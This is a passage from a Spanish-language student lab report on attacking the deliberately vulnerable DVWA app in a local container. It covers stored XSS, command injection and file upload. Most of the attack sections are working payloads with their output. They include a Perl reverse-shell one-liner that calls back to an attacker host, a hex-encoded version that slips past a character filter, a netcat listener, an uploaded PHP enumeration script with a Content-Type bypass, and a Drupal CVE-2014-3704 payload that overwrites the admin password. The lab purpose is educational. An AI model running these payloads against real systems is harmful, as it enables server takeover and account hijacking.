Para el caso del XSS almacenado, el nivel medio aplica la función de php addslashes(\$message) para añadir una barra invertida a los caracteres especiales a la hora de guardar la información en la base de datos, algo que impide realizar la inyección por el cuerpo del mensaje, pero en el campo nombre se repite el replace de <script> por una cadena vacía, lo que lo convierte de nuevo en vulnerable.

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a web form titled "Vulnerability: Stored Cross Site Scripting (XSS)". It has two fields: "Name *" containing "Espirito<SCRIPT>alert('Has sido hackiado')" and "Message *" containing "Prueba final". Below the form are two buttons: "Sign Guestbook" and "Clear Guestbook".

⊕ 172.17.0.2

Has sido hackiado

Don't allow 172.17.0.2 to prompt you again

OK

Command Injection

Un ataque Command Injection ocurre cuando un sistema permite que un usuario ingrese comandos de sistema operativo a través de un formulario web u otra entrada de usuario, y luego ejecuta esos comandos en el servidor. Esto puede permitir a un atacante ejecutar comandos arbitrarios en el sistema afectado.

Los atacantes pueden aprovechar esta vulnerabilidad para realizar una variedad de acciones maliciosas, como obtener acceso no autorizado al sistema, modificar datos, robar información confidencial o incluso tomar el control total del servidor.

Lo primero que hace falta saber para explotar esta vulnerabilidad es el tipo de Sistema Operativo en el que corre la aplicación web, este dato se podría conocer con un escaneo de NMAP por ejemplo.

Para la explotación de esta vulnerabilidad se puede hacer uso de operadores comúnmente usados para la concatenación de comandos en el SO.

Windows/Linux:

- ‘|’: Este operador se utiliza para redirigir la salida de un comando como entrada al siguiente comando
- ‘&’: Este operador permite ejecutar un comando en segundo plano, lo que significa que el siguiente comando se ejecutará simultáneamente con el primero.
- ‘&&’: Este operador ejecuta el segundo comando solo si el primero se ejecuta correctamente (sin errores).
- ‘||’: Este operador ejecuta el segundo comando solo si el primero falla (arroja un error).
- ‘;’: Este operador simplemente separa los comandos, ejecutándolos uno después del otro, independientemente del resultado del comando anterior.

Low

Para la explotación de esta vulnerabilidad se presenta un escenario en el cual la web tiene un “servicio” de Ping. Este servicio requiere de la introducción de una IP por parte del usuario que la web mandará a ejecutar al sistema operativo subyacente, ejecutando ping -c 4 a la ip proporcionada por el usuario.

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 10.0.2.15 (10.0.2.15): 56 data bytes
64 bytes from 10.0.2.15: icmp_seq=0 ttl=63 time=0.245 ms
64 bytes from 10.0.2.15: icmp_seq=1 ttl=63 time=0.246 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=63 time=0.371 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=63 time=0.348 ms
--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.245/0.302/0.371/0.058 ms
```

Para este caso el SO subyacente es Linux, por lo que ya podría probar si la inyección funciona.

- 10.0.2.15;whoami

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 10.0.2.15 (10.0.2.15): 56 data bytes
64 bytes from 10.0.2.15: icmp_seq=0 ttl=63 time=0.255 ms
64 bytes from 10.0.2.15: icmp_seq=1 ttl=63 time=0.258 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=63 time=0.281 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=63 time=0.315 ms
--- 10.0.2.15 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.255/0.277/0.315/0.024 ms
```

www-data

Como el resultado de ping no me interesa puedo colocar null en dicho campo y luego realizar la inyección, comprobando que solo se transmite la salida del primer canal del output resultante de la ejecución comando, pero no el segundo, que sería el de errores. Además agiliza el proceso, ya que no hay que esperar la respuesta a los cuatro paquetes del ping.

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

www-data

El funcionamiento de los operadores es fácilmente predecible si se conoce su función, por lo que he preparado una inyección para realizar un reverse Shell, pero antes de eso hay que verificar qué binarios podríamos ejecutar para realizar esta función.

Empiezo por lo más fácil, NetCat.

- Null; ls /usr/bin | grep "nc" → Negativo

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
enc2xs
encguess
rsync
runcon
truncate
wsrep_sst_rsync
```

Sigo con Perl.

- Null; ls /usr/bin | grep "perl"

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
dh_perl dbi
perl
perl5.24-x86_64-linux-gnu
perl5.24.1
perlbug
perldoc
perlivp
perlthanks
```

Perfecto. Perl se puede ejecutar, así que hago un estudio de como realizar un Reverse Shell con Perl y mando la inyección.

- null || echo 'Levantando la escucha'; perl -e 'use Socket;\$i="10.0.2.8";\$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i)))){open(STDIN,>"&S");open(STDOUT,>"&S");open(STDERR,>"&S");exec("/bin/bash -i");};' & echo 'Comprueba la conexión'
 - ES IMPORTANTE EJECUTAR PERL EN SEGUNDO PLANO, YA QUE SI NO QUEDARÍA EL INUTILIZADA LA WEB AL NO RECIBIR UNA RESPUESTA.

Bien, una vez preparada la ejecución primero hay que levantar el puerto a la escucha en mi máquina.

- Nc -lvp 1234

```
(espartaco@Tracia)-[~] web
└─$ nc -lvp 1234 [vulnerables/web]
listening on [any] 1234 ...[web]
```

Una vez a la escucha procedo a mandar la inyección.

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
Levantando la escucha
Comprueba la conexión
```

```
(espartaco@Tracia)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.8] from (UNKNOWN) [172.17.0.2] 57958
bash: cannot set terminal process group (285): Inappropriate ioctl for device
bash: no job control in this shell
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ whoami
whoami
www-data
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ ifconfig
ifconfig
bash: ifconfig: command not found
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$
```

Y con esto vulnerabilidad explotada.

Medium

La diferencia que tiene el nivel medio con el bajo es que no se puede incluir '&&' ni ';', pero si todos los demás.

Esto supone un problema a la hora de realizar un reverse Shell, ya que DVWA la tengo desplegada en un contenedor de Docker, por lo que no hay acceso mas que a los binarios que viene por defecto en el contenedor.

No puedo ejecutar netcat para realizar la conexión, tampoco puedo pasar scripts, ya que contienen el carácter ';', tampoco puedo montar un servicio web que contenga el script y descargarlo para luego ejecutarlo, ya que no tiene instalado wget ni curl...

Pero aquí la imaginación juega el papel determinante, me encuentro en una encrucijada porque haga lo que haga el carácter ';' me está complicando la vida.

¡AHORA! Si mando el código del script de Perl en formato Hexadecimal y luego lo decodifico enviando por medio del operador | para acabar guardando un archivo rshell.perl utilizando el operador > tendría el script de perl guardado en el sistema de la víctima. De esta forma no se enviaría el carácter ';' de forma explícita.

- Null || echo "75736520536f636b65743b24693d2231302e302e322e38223b24703d313233343b736f636b657428532c50465f494e45542c534f434b5f53545245414d2c67657470726f746f62796e616d6528227463702229293b696628636f6e6e65637428532c736f636b616464725f696e2824702c696e65745f61746f6e2824692929297b6f70656e28535444494e2c223e265322293b6f70656e285354444f55542c223e265322293b6f70656e285354444552522c223e265322293b6578656328222f62696e2f62617368202d6922293b7d3b" | perl -ne 's/([0-9a-f]{2})/print chr hex \$1/gie' > rshell.perl

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
use Socket;$i="10.0.2.8";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
help
index.php
rshell.perl
source
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
use Socket;$i="10.0.2.8";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));
```

Tras eso, lo único que tendría que hacer es poner el puerto a la escucha y ejecutar perl rshell.perl en segundo plano.

- Null || perl rshell.perl & echo 'Revisa la conexión'

```
(espartaco@Tracia)-[~] ~
$ nc -lvp 1234 [09.522461 2024]
listening on [any] 41234 [...]
```

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
Revisa tu conexion
```

```
(espartaco@Tracia)-[~] ~
$ nc -lvp 1234 date container b16e4d16e78c
listening on [any] 1234 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.8] from (UNKNOWN) [172.17.0.2] 48240
bash: cannot set terminal process group (285): Inappropriate ioctl for device
bash: no job control in this shell
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ whoami
whoami$ apache2: Could not reliably determine the server's fully qualified domain name, using www-data.
www-data apache2: Could not reliably determine the server's fully qualified domain name, using www-data.
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ id
id: Feb 20 15:55:09.522461 2024] [core:notice] [pid 1] AH00094
uid=33(www-data) gid=33(www-data) groups=33(www-data) pid=17 [0
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$
```

CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Username: admin

File Upload

La subida de ficheros puede suponer una vulnerabilidad crítica, ya que se pueden realizar varios ataques a través de ficheros subidos a la web.

Algunas de las vulnerabilidades más que puede suponer la subida de archivos son las siguientes:

1. **Ejecución de código arbitrario:** Si un sistema no valida adecuadamente los archivos cargados, un atacante puede subir un archivo que contiene código malicioso, como scripts PHP, que luego se ejecutarán en el servidor cuando se acceda al archivo cargado.
2. **Inclusión de archivos:** Un atacante puede cargar un archivo que se utilizará como parte de una inclusión de archivos (por ejemplo, en PHP include o require), lo que puede conducir a la ejecución de código no deseado.
3. **Desbordamiento de almacenamiento:** Si no se limita el tamaño de los archivos que se pueden cargar, un atacante puede cargar archivos grandes que podrían agotar el espacio de almacenamiento disponible en el servidor o provocar un desbordamiento de memoria.
4. **Vulnerabilidades de sobrescritura de archivos:** Un atacante puede cargar un archivo con el mismo nombre que un archivo existente en el servidor, lo que puede conducir a la sobrescritura de archivos importantes o sensibles.
5. **Vulnerabilidades de enumeración de directorios:** Si el sistema no protege adecuadamente los archivos cargados, un atacante puede usar la carga de archivos para enumerar directorios en el servidor y descubrir información sensible sobre la estructura de archivos y directorios.

Low

Para este ejemplo voy a realizar una enumeración completa de todo el entorno web, mostrando absolutamente todas las rutas a ficheros que contiene DVWA.

Para hacer esta enumeración he construido un fichero enumeración.php el cual va a ser subido a la web para poder acceder a ese recurso más tarde.

```
DVWA > 🗃 enumeracion.php > ...
1  <?php
2  function enumerarDirectorio($directorio) {
3      $contenido = "";
4      if (is_dir($directorio)) {
5          if ($dh = opendir($directorio)) {
6              while (($archivo = readdir($dh)) !== false) {
7                  if ($archivo != '.' && $archivo != '..') {
8                      $rutaCompleta = "$directorio/$archivo";
9                      $contenido .= "<p>$rutaCompleta</p>";
10                     if (is_dir($rutaCompleta)) {
11                         $contenido .= enumerarDirectorio($rutaCompleta);
12                     }
13                 }
14             }
15             closedir($dh);
16         }
17     } else {
18         $contenido .= "El directorio $directorio no existe.";
19     }
20     return $contenido;
21 }
22
23 // Directorio a enumerar
24 $rutaDirectorio = ".../..";
25
26 // Llamar a la función para enumerar el directorio
27 $html = "<html><head><title>Enumeración de Directorio</title></head><body>";
28 $html .= "<h1>Contenido del directorio $rutaDirectorio</h1>";
29 $html .= enumerarDirectorio($rutaDirectorio);
30 $html .= "</body></html>";
31
32 echo $html;
33 ?>
```


Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/enumeracion.php successfully uploaded!

Una vez subido el archivo, ya puedo abrirlo accediendo a /hackable/uploads/enumeracion.php



Contenido del directorio ../../

```
../../../../config
../../../../config/config.inc.php.dist
../../../../config/config.inc.php.bak
../../../../config/config.inc.php
../../../../hackable
../../../../hackable/flags
../../../../hackable/flags/fi.php
../../../../hackable/uploads
../../../../hackable/uploads/dvwa_email.png
../../../../hackable/uploads/rshell.png
../../../../hackable/uploads/enumeracion.php
../../../../hackable/uploads/enumeracion2.php
../../../../hackable/uploads/rshell.php
../../../../hackable/users
../../../../hackable/users/pablo.jpg
../../../../hackable/users/1337.jpg
../../../../hackable/users/admin.jpg
../../../../hackable/users/gordonb.jpg
../../../../hackable/users/smithy.jpg
../../../../vulnerabilities
../../../../vulnerabilities/sqli_blind
```

Y con esto tengo la enumeración de DVWA por completo.

Medium

En este nivel solo se admiten archivos con un Content-Type para imágenes en JPEG o PNG.

El encabezado Content-Type en una solicitud HTTP indica al servidor el tipo de datos que se está enviando en el cuerpo de la solicitud o la respuesta.

Tiene varias utilidades importantes:

- **Interpretación correcta de los datos:** Permite al servidor interpretar correctamente los datos recibidos. Por ejemplo, si el tipo de contenido es application/json, el servidor espera que los datos estén en formato JSON y puede procesarlos adecuadamente. Del mismo modo, si es multipart/form-data, el servidor sabe que los datos provienen de un formulario que puede incluir archivos adjuntos.
- **Validación de datos:** Ayuda al servidor a validar los datos recibidos. Al conocer el tipo de contenido, el servidor puede realizar la validación apropiada de los datos para garantizar su integridad y seguridad. Por ejemplo, puede verificar si los datos JSON están bien formados antes de procesarlos.
- **Selección del controlador adecuado:** En aplicaciones web que utilizan un enrutamiento basado en controladores, el tipo de contenido puede ayudar al enrutador a seleccionar el controlador adecuado para manejar la solicitud. Por ejemplo, una solicitud con tipo de contenido application/json podría ser dirigida a un controlador específico que maneje solicitudes JSON.
- **Negociación de contenido:** En las respuestas del servidor, el tipo de contenido permite al cliente saber cómo interpretar los datos recibidos. Por ejemplo, si un servidor puede devolver los datos en formatos HTML, JSON o XML, el tipo de contenido en la respuesta indica al cliente qué formato se está utilizando.

Aquí dejo una enumeración del top 10 Content-Types más utilizados:

1. application/x-www-form-urlencoded
2. multipart/form-data
3. application/json
4. text/plain
5. application/xml
6. application/octet-stream
7. image/jpeg
8. image/png
9. application/pdf
10. application/javascript

Para explotar esta vulnerabilidad y subir el mismo archivo malicioso se puede utilizar Burp para modificar la cabecera y especificar un Content-Type para image/jpeg o image/png.

Para ello activo el intercept de Burp.

```
Pretty Raw Hex
1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----271312188037381822923316676106
8 Content-Length: 1514
9 Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/vulnerabilities/upload/
12 Cookie: PHPSESSID=lav8bqrgbv1kbff2b27quqlp6; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 -----271312188037381822923316676106
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----271312188037381822923316676106
20 Content-Disposition: form-data; name="uploaded"; filename="enumeracion2.php"
21 Content-Type: application/x-php
22
23 <?php
24 function enumerarDirectorio($directorio) {
25     $contenido = "";
26     if (is_dir($directorio)) {
27         if ($dh = opendir($directorio)) {
28             while (($archivo = readdir($dh)) !== false) {
29                 if ($archivo != '.' && $archivo != '..') {
30                     $rutaCompleta = "$directorio/$archivo";
31                     $contenido .= "<p>$rutaCompleta</p>";
32                     if (is_dir($rutaCompleta)) {
33                         $contenido .= enumerarDirectorio($rutaCompleta);
34                     }
35                 }
36             }
37         closedir($dh);
38     }
39 } else {
40 }
```

```

1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----271312188037381822923316676106
8 Content-Length: 1514
9 Origin: http://172.17.0.2
10 Connection: close
11 Referer: http://172.17.0.2/vulnerabilities/upload/
12 Cookie: PHPSESSID=1av8bqrgbv1kbff2b27qubqlp6; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 -----271312188037381822923316676106
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----271312188037381822923316676106
20 Content-Disposition: form-data; name="uploaded"; filename="enumeracion2.php"
21 Content-Type: image/jpeg
22
23 <?php
24 function enumerarDirectorio($directorio) {
25     $contenido = "";
26     if (is_dir($directorio)) {
27         if ($dh = opendir($directorio)) {
28             while (($archivo = readdir($dh)) !== false) {
29                 if ($archivo != '.' && $archivo != '..') {
30                     $rutaCompleta = "$directorio/$archivo";
31                     $contenido .= "<p>$rutaCompleta</p>";
32                     if (is_dir($rutaCompleta)) {
33                         $contenido .= enumerarDirectorio($rutaCompleta);
34                     }
35                 }
36             }
37             closedir($dh);
38         }
39     } else {
40         $contenido .= "El directorio $directorio no existe.";
41     }
42     return $contenido;
43 }


```

Vulnerability: File Upload

Choose an image to upload:

No file selected.

.../.../hackable/uploads/enumeracion2.php succesfully uploaded!



Contenido del directorio .../...

```

.../..//config ↗
.../..//config/config.inc.php.dist
.../..//config/config.inc.php.bak
.../..//config/config.inc.php
.../..//hackable
.../..//hackable/flags
.../..//hackable/flags/fi.php
.../..//hackable/uploads
.../..//hackable/uploads/dwva_email.png
.../..//hackable/uploads/rshell.png
.../..//hackable/uploads/enumaracion.php
.../..//hackable/uploads/enumaracion2.php
.../..//hackable/uploads/rshell.php
.../..//hackable/users
.../..//hackable/users/pablo.jpg
.../..//hackable/users/1337.jpg
.../..//hackable/users/admin.jpg
.../..//hackable/users/gordonb.jpg
.../..//hackable/users/smithy.jpg
.../..//vulnerabilities
.../..//vulnerabilities/sql盲

```

Conclusión

La prueba de que no hay que tener unos conocimientos elevados sobre aplicaciones web soy yo mismo.

Al empezar esta práctica no sabía desplegar un servicio web, ni conocía PHP, ni sabía que era un método POST ni un método GET...

En fin, ha sido duro, pero he aprendido cosas y he logrado explotar todas las vulnerabilidades.

De hecho esta práctica la había comenzado a realizar sobre Metaexploitable3_Ubuntu, habiendo realizado SLI, XSS y ganando acceso a drupal mediante la inyección asociada al CVE-2014-3704 con el uso de BURP para acceder a la parte de File Upload y poder explotarla. Todo eso sin las facilidades de DVWA...

- CVE-2014-3704-POST
name[0%20;update+users+set+name%3D'admin'+,+pass+%3d+'%24S%24CTo9G7Lx2rJENglhirA8oi7v9LtLYWFrGm.F.0Jurx3aJAmSJ53g'+where+uid+%3D+'1';#%20%20]=test3&name[0]=test&pass=test&test2=test&form_build_id=&form_id=user_login_block&op=Log+in

Lo malo es que no fui documentando el proceso debido a que primero estaba probándolo todo, por lo que no tengo las capturas para adjuntarlas a la práctica.

En definitiva, hay que ponerse las pilas con los conocimientos Web.

Como siempre, cualquier sugerencia